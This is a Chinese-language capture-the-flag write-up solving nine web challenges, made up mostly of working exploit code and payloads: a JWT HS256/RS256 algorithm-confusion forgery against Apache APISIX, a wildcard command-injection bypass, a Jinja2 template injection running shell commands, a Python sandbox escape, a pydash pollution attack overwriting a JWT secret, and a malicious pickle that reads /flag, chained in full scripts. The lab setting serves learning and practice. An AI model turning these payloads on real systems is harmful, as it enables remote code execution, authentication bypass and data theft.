WEB1:ATP代码实验
漏洞在/static/submit.js
/static/protect.js加密混淆解密后大致内容就是说 ctrl+u 这类代码进制

 payload:
fetch('/submit', {
  method: 'POST',
  headers: { 'Content-Type': 'application/json' },
  body: JSON.stringify({ code: document.querySelector('#ref-code').textContent })
}).then(r => r.json()).then(console.log)
WEB2:奶蛙的博客
在/static/hint.js提示
// 奶蛙的博客 - site script
// HINT: flag 被 gzip 压缩、base64 编码后拆成了碎片,每页一块,按 id 顺序拼起来。
console.log("[naiwa] hint: gzip -> base64 -> split, join fragments in id order");
 payload:
import base64
import gzip
from html.parser import HTMLParser
from urllib.request import urlopen

BASE = "http://8000-595f5425-5e25-4164-b9b2-433c901a2938.challenge.ctfplus.cn"


class FragmentParser(HTMLParser):
    def __init__(self):
        super().__init__()
        self.in_fragment = False
        self.fragments = []

    def handle_starttag(self, tag, attrs):
        if tag == "span" and "flag-fragment"in dict(attrs).get("class", "").split():
            self.in_fragment = True

    def handle_data(self, data):
        if self.in_fragment:
            self.fragments.append(data)

    def handle_endtag(self, tag):
        if tag == "span" and self.in_fragment:
            self.in_fragment = False


pieces = []
for page_id in range(1, 125):
    with urlopen(f"{BASE}/page?id={page_id}", timeout=10) as response:
        page = response.read().decode("utf-8")

    parser = FragmentParser()
    parser.feed(page)
    if len(parser.fragments) != 1:
        raise ValueError(f"id={page_id}: 找到 {len(parser.fragments)} 个碎片")
    pieces.append(parser.fragments[0])

encoded = "".join(pieces)
flag = gzip.decompress(base64.b64decode(encoded, validate=True)).decode("utf-8")
print(flag)
WEB3:错位的签名
提示 1
这是个Apache APISIX的有关jwt的CVE
一个普通的jwt验证系统......但似乎配置有些问题?

Web 服务器Apache APISIX 3.16.0

还是要让ai修改一下exp
漏洞是 CVE-2026-39999,APISIX JWT 算法混淆:admin 配置为 RS256,APISIX 因此取其公钥作为验签密钥;但实际验签算法取自攻击者可控的 JWT 头。把 alg 改成 HS256,并用公钥原文作为 HMAC 密钥,就能伪造 admin token。公钥末尾不能额外加换行,我验证过多一个换行会导致 401
payload:
import base64
import hashlib
import hmac
import html
import json
import re
import time

import requests

BASE = "http://9080-5cd01cab-8193-4109-8799-5f1d72e4eac2.challenge.ctfplus.cn"


def b64url(data):
    return base64.urlsafe_b64encode(data).decode().rstrip("=")


session = requests.Session()
login = session.post(
    f"{BASE}/login",
    data={"username": "guest", "password": "guest123"},
)
login.raise_for_status()

page = session.get(f"{BASE}/public-key")
page.raise_for_status()
match = re.search(r'<pre class="codeblock">(.*?)</pre>', page.text, re.S)
if not match:
    raise RuntimeError("未找到公钥")
public_key = html.unescape(match.group(1))

now = int(time.time())
header = {"alg": "HS256", "typ": "JWT"}
payload = {
    "key": "admin",
    "role": "admin",
    "sub": "admin",
    "exp": now + 3600,
    "nbf": now - 60,
}

encode_json = lambda obj: b64url(
    json.dumps(obj, separators=(",", ":")).encode()
)
message = f"{encode_json(header)}.{encode_json(payload)}"
signature = b64url(
    hmac.new(public_key.encode(), message.encode(), hashlib.sha256).digest()
)
token = f"{message}.{signature}"

response = session.get(f"{BASE}/flag", params={"jwt": token})
response.raise_for_status()
flag = re.search(r"0xGame\{[^}]+\}", response.text)
print(flag.group(0) if flag else response.text)
WEB4:ez_64
<?php
chdir(__DIR__);

if (isset($_GET['c'])) {
    $c = $_GET['c'];
    if (preg_match("#^[/?. fla64]*$#", $c)) {
        system($c);
    } else {
        die("no no no!");
    }
} else {
    highlight_file(__FILE__);
}
核心:if (preg_match("#^[/?. fla64]*$#", $c)) {
只允许 / ? . 空格 f l a 6 4 payload:/???/?a?%20./????.???
root@opis:/mnt/c/Users/34645/Downloads# grep -aobE '0xGame\{[^}]+\}' check.html
726799:0xGame{afb1bbbe-24e3-4b3e-9a3f-652cd992ad07}
WEB5:渲染如呼吸一样简单

提示:engine: jinja2-previewpayload: {{lipsum.globals.get("os").popen("env").read()}}

WEB6:漏风的沙箱

有点黑
print.__self__.__dict__:print 是内置函数,它的 __self__ 指向 builtins 模块;__dict__ 是该模块的函数表。

["__im"+"port__"]("o"+"s"):运行时拼出 __import__ 和 os,相当于导入 os

.__dict__["po"+"pen"]("ls /app"):从 os 模块的函数表中取出 popen 执行命令

print(*...):os.popen() 返回可逐行迭代的命令输出。* 将各行展开为 print 的参数,让结果进入程序捕获的标准输出,并显示在网页上。

flag在/app里

WEB7:一切的开始
提示:不知道干什么?扫扫目录康康?robots.txt 提示:/inex233
请get传参aaa=flag
请post传参bbb=flag
cookie:sweet=sweet
你必须来自127.0.0.1:Referer: http://127.0.0.1/
WEB8:pollute the key
分析源码:

在 /api/user/update中,已登录用户可以提交任意 key 和 value:
pydash.set_(me, key, value)
if "__builtins__" in key:
        return jsonify({"ok": False, "msg": "字段路径非法: 该路径被禁止修改"}), 400
代码只禁止路径中出现 __builtins__。虽然它在操作后恢复了当前用户的 username、role,但没有限制路径沿着 me 的类、函数再到模块全局变量。值得验证的路径是:
__class__.__init__.__globals__.SECRET_KEY

1:向 /api/user/update 提交下面的 JSON,修改模块全局 JWT 密钥:
{
  "key": "__class__.__init__.__globals__.SECRET_KEY",
  "value": "ctfprobe-secret-2026"
}
在线加密

提示:购物车沿用旧版客户端协议:pickle 序列化后 base64 提交(服务端保持兼容)。示例 cart = KGxwMApWcDEwMDEKcDEKYVZwMTAwMgpwMgphLg==
回到/api/order/buy中cart = pickle.loads(base64.b64decode(raw))
POST /api/order/buy 仅允许管理员访问。源码会先对表单字段 cart 进行 Base64 解码和 pickle.loads,之后才检查反序列化结果是不是列表。pickle.loads 执行期间就已经可以触发恶意对象的 __reduce__。

构造对象:

class ReadFlag:
    def __reduce__(self):
        expression = '(_ for _ in ()).throw(Exception(open("/flag").read()))'
        return eval, (expression,)
payload:
import base64
import hashlib
import hmac
import json
import pickle
import re
import secrets
import time

import requests

BASE = "http://5000-b216c74a-ba63-4463-9ae4-3f0b8369cfc3.challenge.ctfplus.cn"

username = "ctf_" + secrets.token_hex(5)
password = secrets.token_urlsafe(16)
known_secret = "ctf_" + secrets.token_hex(24)
session = requests.Session()


def b64url(raw):
    return base64.urlsafe_b64encode(raw).decode().rstrip("=")


def encode_json(value):
    raw = json.dumps(value, separators=(",", ":")).encode()
    return b64url(raw)


def make_admin_jwt(secret):
    now = int(time.time())
    header = {"alg": "HS256", "typ": "JWT"}
    payload = {
        "username": "admin",
        "role": "admin",
        "iat": now,
        "exp": now + 3600,
    }
    message = encode_json(header) + "." + encode_json(payload)
    signature = hmac.new(
        secret.encode(), message.encode(), hashlib.sha256
    ).digest()
    return message + "." + b64url(signature)


class ReadFlag:
    def __reduce__(self):
        expression = '(_ for _ in ()).throw(Exception(open("/flag").read()))'
        returneval, (expression,)


# 第一步:注册
r = session.post(
    BASE + "/api/register",
    json={"username": username, "password": password},
    timeout=10,
)
r.raise_for_status()
print("[1] 注册:", r.json())

# 第二步:登录,session 自动保存普通用户 token Cookie
r = session.post(
    BASE + "/api/login",
    json={"username": username, "password": password},
    timeout=10,
)
r.raise_for_status()
print("[2] 登录:", r.json())

# 第三步:通过 pydash.set_ 改写模块全局 JWT 密钥
r = session.post(
    BASE + "/api/user/update",
    json={
        "key": "__class__.__init__.__globals__.SECRET_KEY",
        "value": known_secret,
    },
    timeout=10,
)
r.raise_for_status()
print("[3] 更新:", r.json())

# 第四步:用已知密钥签发 admin JWT,替换普通用户 Cookie
session.cookies.clear()
session.cookies.set("token", make_admin_jwt(known_secret))

r = session.get(BASE + "/api/order/list", timeout=10)
print("[4] 管理员接口:", r.status_code, r.text)
if r.status_code != 200 or not r.json().get("ok"):
    raise RuntimeError("管理员 JWT 未通过验证")

# 第五步:将恶意 pickle 编码为购物车表单参数
cart = base64.b64encode(pickle.dumps(ReadFlag())).decode()
r = session.post(
    BASE + "/api/order/buy",
    data={"cart": cart},
    timeout=10,
)
print("[5] 反序列化接口:", r.status_code, r.text)

# HTTP 400 是预期结果:异常内容位于 msg
msg = r.json().get("msg", "")
match = re.search(r"(?:0xGame|flag)\{[^}]+\}", msg)
if not match:
    raise RuntimeError("响应中未找到 flag")

print("[+] Flag:", match.group())
WEB9:关注塔菲谢谢喵~
 题目:关注永雏塔菲谢谢喵~
flag触发就是将永雏塔菲把票数点满
if (res.msg === "一个账号只能投一票!") {
所以就是突破一个账号的限制
POST /api/vote HTTP/1.1
Host: 8087-d4c1c7f0-cff3-476a-be33-2d7751a3865c.challenge.ctfplus.cn
Content-Length: 5
Accept-Language: zh-CN,zh;q=0.9
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept: */*
Origin: http://8087-d4c1c7f0-cff3-476a-be33-2d7751a3865c.challenge.ctfplus.cn
Referer: http://8087-d4c1c7f0-cff3-476a-be33-2d7751a3865c.challenge.ctfplus.cn/
Accept-Encoding: gzip, deflate, br
Cookie: voter=guest_d616e70fba4b7633; sid=IarRUPL7XGCVrIr0BRU0Qbsc
Connection: keep-alive

vid=7
这是抓包的内容 看到cookie有voter和sid2个字段。重点就是cookie,限制一个账号一次登入,所以去掉

测试发现限制绑在 voter cookie 上,不绑登录态 sid
无线爆破启动
